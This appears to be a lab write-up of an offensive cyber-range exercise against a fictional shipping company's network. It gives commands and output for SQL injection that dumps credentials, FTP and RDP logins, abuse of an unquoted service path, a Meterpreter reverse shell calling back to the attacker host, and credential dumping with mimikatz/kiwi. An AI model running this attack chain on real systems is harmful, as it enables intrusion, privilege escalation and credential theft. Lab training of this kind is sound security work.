

Offensive Cyber Range: Artica Shipping Company



Machines

Unknown Host 4	10.102.54.179
DC	10.102.44.70
Unknown Host 2	10.102.17.110
Unknown Host 5	10.102.141.90
Unknown Host 1	10.102.18.198
Attacker Machine	10.102.52.111

1.) Enum Host 1



```
└─$ nmap 10.102.18.198 -sC
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-05 13:37 UTC
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.49% done; ETC: 13:38 (0:00:00 remaining)
Stats: 0:00:51 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.89% done; ETC: 13:38 (0:00:00 remaining)
Nmap scan report for ip-10-102-18-198.eu-west-1.compute.internal (10.102.18.198)
Host is up (0.00040s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
| ssl-cert: Subject: commonName=ARTICA-WIN-FTP.artica.office
| Not valid before: 2024-06-04T13:36:14
|_Not valid after:  2024-12-04T13:36:14
| rdp-ntlm-info:
|   Target_Name: ARTICA
|   NetBIOS_Domain_Name: ARTICA
|   NetBIOS_Computer_Name: ARTICA-WIN-FTP
|   DNS_Domain_Name: artica.office
|   DNS_Computer_Name: ARTICA-WIN-FTP.artica.office
|   Product_Version: 6.3.9600
|_  System_Time: 2024-06-05T13:37:38+00:00
|_ssl-date: 2024-06-05T13:37:38+00:00; 0s from scanner time.
49154/tcp open  unknown
49156/tcp open  unknown
```

2.) What type of server does Unknown Host 1 appear to be?

FTP server

3.) What version of Apache is Artica's intranet using?

nmap <Host 4> -p 80 -A

Version: 2.4.41

4.) Identify vulnerabilities in services or servers:

Go to <host 4> port 80

http://<HOST4>**/all_messages?to=all_staff**


The to= parameter is injectable (test with a simple quote ')

5.) What type of attack is the Artica intranet vulnerable to?

SQLi

6.) What is the username of the FTP account that can be found in the intranet database?

a. Open burp and catch the request




```
GET /all_messages?to=all_staff HTTP/1.1
Host: 10.102.54.179
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

b. Save the request text to a file, call it 'burpfile':

c. Run:

- sqlmap -r burpfile --batch --dump-all --exclude-sysdb

- We get creds:




```
Table: windows_directory
[2 entries]
+----+----------------+----------------+
| id | password       | username       |
+----+----------------+----------------+
| 1  | WoWmAgE60      | b.mocarthy     |
| 2  | 0912jgf93FSnjf | artica-ftp-acc |
+----+----------------+----------------+
```

| 1 | WoWmAgE60 | b.mocarthy |
| 2 | 0912jgf93FSnjf | artica-ftp-acc

FTP account: **artica-ftp-acc**

7.) Which of the following directories exists on the FTP server?
Tools



```
└─$ ftp 10.102.18.198
Connected to 10.102.18.198.
220 Microsoft FTP Service
Name (10.102.18.198:kali): artica-ftp-acc
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||56465|)
125 Data connection already open; Transfer starting.
10-09-19  12:56PM       <DIR>          Expenses
10-09-19  01:18PM       <DIR>          HR
10-15-19  01:37PM       <DIR>          System Administration
10-09-19  12:57PM       <DIR>          Tools
226 Transfer complete.
```

8.) Which port is NOT open on Unknown Host 2?
21

9.) What is the name of the domain Unknown Host 2 is connected to?
NMAP
artica.office

10.) What is the NetBIOS computer name of Unknown Host 1?
From the NMAP
ARTICA-WIN-FTP

11.) What type of attack is the fax server vulnerable to?

Log into ftp server with creds from sql dump
ftp 10.102.18.198


cd System Administration
binary #Change to binary mode
get fax-server-info.pdf

Read it and we get creds:
DNS: artica-fax-server
User: artica\fax_acc
Pw: 03mglosmf!!

Unknown Host 2 is the fax server

- Connect with xfreerdp:
  xfreerdp /v:10.102.17.110 /u:artica\fax_acc /p:'03mglosmf!!' /cert:ignore /dynamic-resolution


  wmic service get name,displayname,startmode,pathname | findstr /i /v "C:\Windows\\" |findstr /i /v """



```
C:\Users\fax_acc>wmic service get name,displayname,startmode,pathname | findstr /i /v "C:\Windows\\" |findstr /i /v """
DisplayName                                              Name                          PathName
                                               StartMode
Artica Logging Service                                   Artica Logging Service    C:\Program Files\Artica Applications\L
ogging Service\log-srv.exe                     Auto
LSM                                                      LSM
                                               Unknown
```

  C:\Program Files\Artica Applications\Logging Service\log-srv.exe

  icacls "C:\Program Files\Artica Applications"



```
C:\Users\fax_acc>icacls "C:\Program Files\Artica Applications"
C:\Program Files\Artica Applications BUILTIN\Users:(OI)(CI)(W)
                                     NT SERVICE\TrustedInstaller:(I)(F)
                                     NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                     NT AUTHORITY\SYSTEM:(I)(F)
                                     NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                     BUILTIN\Administrators:(I)(F)
                                     BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                     BUILTIN\Users:(I)(RX)
                                     BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                     CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                                     APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                     APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
```


  Unquoted service path

12.) Exploit the vulnerabilities to obtain the tokens.


msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.102.52.111 LPORT=9000 -f exe -o Logging.exe
python -m http.server 8080
Download rev shell
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.102.52.111; set lport 9000; exploit"

Put in C:\Program Files\Artica Applications

sc qc "Artica Logging Service"




```
C:\Users\fax_acc>sc qc "Artica Logging Service"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Artica Logging Service
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Artica Applications\Logging Service\log-srv.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Artica Logging Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```




```
C:\Users\fax_acc>sc stop "Artica Logging Service"
[SC] ControlService FAILED 1062:

The service has not been started.
```

sc start "Artica Logging Service"




```
C:\Users\fax_acc>sc start "Artica Logging Service"
```



```
└─$ msfconsole -q -x "use multi/handler; set payload winc
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 10.102.52.111
lport => 9000
[*] Started reverse TCP handler on 10.102.52.111:9000
[*] Sending stage (200774 bytes) to 10.102.17.110
[*] Meterpreter session 1 opened (10.102.52.111:9000 -> 1

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


ps
migrate to winlogon.exe

load kiwi
kiwi_cmd "token::elevate /domainadmin"



```
meterpreter > kiwi_cmd "token::elevate /domainadmin"
Token Id  : 0
User name :
SID name  : ARTICA\Domain Admins

812     {0;0006d61c} 0 D 453452         ARTICA\emma.thompson    S-1-5-21-2058882311-4135857650-2645653672-1124  (13g,23p)       Primary
 -> Impersonated !
 * Process Token : {0;000003e7} 1 D 18951       NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 * Thread Token  : {0;0006d61c} 0 D 912497      ARTICA\emma.thompson    S-1-5-21-2058882311-4135857650-2645653672-1124  (13g,23p)       Impersonation (Delegatio
n)
```

creds_all




```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username         Domain   NTLM                              SHA1
--------         ------   ----                              ----
ARTICA-WIN-FAX$  ARTICA   60fa56c3cad6ae7c1de34157f38a6520  b59b27d1e9de4a5713cb27d1534a663df73aabe0
ARTICA-WIN-FAX$  ARTICA   d04f796cc21c4482fde7db3ef595df09  dcbfbbb03b8078708d776cadc894fc253bf96bab
emma.thompson    ARTICA   769a08b443578e276aabdc4c2c30f355  d4444351bc2c717ff2a7284a2e3cea09d639d28f
fax_acc          ARTICA   2e88f214894801d2a2c4c7a88085e9bd  0a15c621a74f898644dd7b9e3e0b8f2251be70db

wdigest credentials
===================

Username         Domain   Password
--------         ------   --------
(null)           (null)   (null)
ARTICA-WIN-FAX$  ARTICA   cf f4 dc 0c d6 3f 1e e5 03 39 0b f4 c3 74 9a c6 33 c7 dd 9b a0 51 ee f9 ff c3 8e cc a8 55 c
                          e ef b6 fa 73 fa be ff 30 01 cb b1 28 33 07 2f 7d 11 09 c6 f6 19 1b df cc 97 a4 7d af 92 74
                           48 d2 14 a4 eb eb d8 b0 63 eb 8d bd 69 7a 6b c7 c2 18 ff 22 b3 96 de a3 32 55 8c ea d1 9a
                          09 0c 1e d0 bd c5 19 95 c4 aa 87 71 44 68 a4 f0 52 e5 6e 68 55 b8 a7 0f c3 45 6d 7c e1 01 9
                          7 1b f8 a4 e5 bb 14 25 20 84 a1 74 74 2b ce 12 c3 e3 1b 9d be 86 c2 7a 28 55 aa b3 ff f5 e8
                           e2 7a 3d ee 73 92 d5 59 9e 84 71 91 de 82 1e ea e6 7b
ARTICA-WIN-FAX$  ARTICA   HeYe]P=`u=l:10Oix@S&*E?#Gbq/S9bh3WvT67v+?lb?Q"`IG<Xk<c_C:b?5gUjzL7+#l&=ZMI!S]'[A92PL)57DE<S
emma.thompson    ARTICA   iLOVEbears1204
fax_acc          ARTICA   03mglosmf!!
```

emma.thompson : iLOVEbears1204

13.) What is the token found within the file located on the Administrator's desktop on the domain controller?

On the existing RDP session - Open Remote Desktop and use the creds for Emma



Name	Date modified	Type	Size
token	6/5/2024 1:37 PM	Text Document	1 KB